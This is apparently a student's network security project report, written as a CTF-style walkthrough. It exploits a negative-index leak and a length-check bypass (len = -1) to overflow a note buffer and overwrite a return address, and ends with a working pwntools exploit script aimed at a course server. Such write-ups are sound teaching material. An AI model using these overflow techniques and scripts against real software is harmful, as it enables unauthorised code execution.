
Network Security Proj3 Report

* 0416324 胡安鳳

##1. We cannot directly get the value of secret for hacking, so we typeSTU[-1] due to the memory architecture like below.




*Since both the STU.age and SEC.info are 4 bytes, then STU[-1] will gain the data of secret for editing note.

##2. Locate where the return address is.

*First we have to check where the return address is placed in the stack, according to the hints and the internet exploit tutorial such as CSDN, the return address is stored at + 4 bytes from the previous ebp.


*Before the generate_secret function in the func(), memcpy will be called to put “U can’ t see me!” In the secret, and that is the following picture.

From 0x8048d89 <+38> to 0x8048db3<+80>



*What’ s more, ret_addr is also initialized to 0, and that will be the 8048d6c: c7 85 78 ff ff ff 00 mov DWORD PTR [ebp-0x88],0x0 in x86 assembly.

*Before that, the stack frame has to be constructed and the return address has to be stored, thus we print out the data in &ebp + 4



The picture shows that &ebp+4 stores the address of next instruction after func() is done and return to the main function.

*We get where return address stored, that is 0xffffcdc8 + 4


##3.Locate where the buffer we can attack is.

*We may use edit_note to write some data in the note and utilize it for buffer overflow attacking.

*In edit note, the read function has 3 parameters to be passed in.

read(0,s[id].note,len)

In the intel x86 assembly, it pushes backwards.



The picture shows that ecx will be value of len, eax will be &eax and 0x0 is 0.

We can see that ecx = 0xffffffff = -1 in decimal, we type len = -1 to avoid len checking thus we can enter the length over 16 for overflow exploiting.

*Now &s[1].note is 0xffffcda4.

```
Legend: code, data, rodata, value
0x08048d17 in edit_note ()
gdb-peda$ print *(0xffffcda4)
$5 = 0x61616161
gdb-peda$ print *(0xffffcda4 + 4)
$6 = 0x62626262
gdb-peda$ print *(0xffffcda4 + 8)
$7 = 0x63636363
gdb-peda$ print *(0xffffcda4 + 12)
$8 = 0x64646464
gdb-peda$ print *(0xffffcda4 + 16)
$9 = 0x6565650a
gdb-peda$
```

This picture shows that 0xffffcda4 is really the address of s[1].note after I enter aaaabbbbccccddddeeee for it, (in ASCII a = 0x61, b= 0x62, c = 0x63, d = 0x64, e = 0x65)


##4.Buffer overflow attack for flag1

*The instruction address of magic1 is 0x080489e0, since intel is little-endian, we may use \xe0\x89\x04\x08 for the malicious string like below.

```
@ \xe0\x89\x04\x08
080489e0 <magic1>:
```

*Finally the length of blank string for surpassing the boundary is &ebp +4 - &s[1].note = 0xffffcdc8 + 0x4 – 0xffffcda4 = DEC 40

*Use the pwntool(a famous CTF tool) in python for attack like below.



*The python code is shown as follow

```python
from pwn import *

rem = remote('140.113.194.66', 8787)
#############################################################
recv_data = rem.recvuntil('Your choice: ',drop = False)
rem.sendline('1')
recv_data = rem.recvuntil('Please input id: ',drop = False)
rem.sendline('-1')
recv_data = rem.recvuntil('Age: ',drop = False)
secret_info = rem.recvline(keepends = False)
#############################################################
recv_data = rem.recvuntil('Your choice: ',drop = False)
rem.sendline('2')
recv_data = rem.recvuntil('Please input secret first: ',drop = False)
rem.sendline(secret_info)
recv_data = rem.recvuntil('Please input id: ',drop = False)
rem.sendline('1')
recv_data = rem.recvuntil('Input new note length: ',drop = False)
rem.sendline('-1')
#############################################################
"""
Reference to http://docs.pwntools.com/en/stable/util/packing.html
"""
malicious_str = p32(0x080489e0)
magic1_addr = ("A" * 40 ) + str(malicious_str)
print('malicious_str is ', magic1_addr)
rem.sendline(magic1_addr)
# recv_data = rem.recvuntil('Your choice: ',drop = False)
rem.interactive()
# rem.sendline('3')
# print(recv_data)
# rem.sendline('3')
# rem.recvuntil('Congrats1!', drop = False)
print('end-----------------------------')
# rem.interactive()
```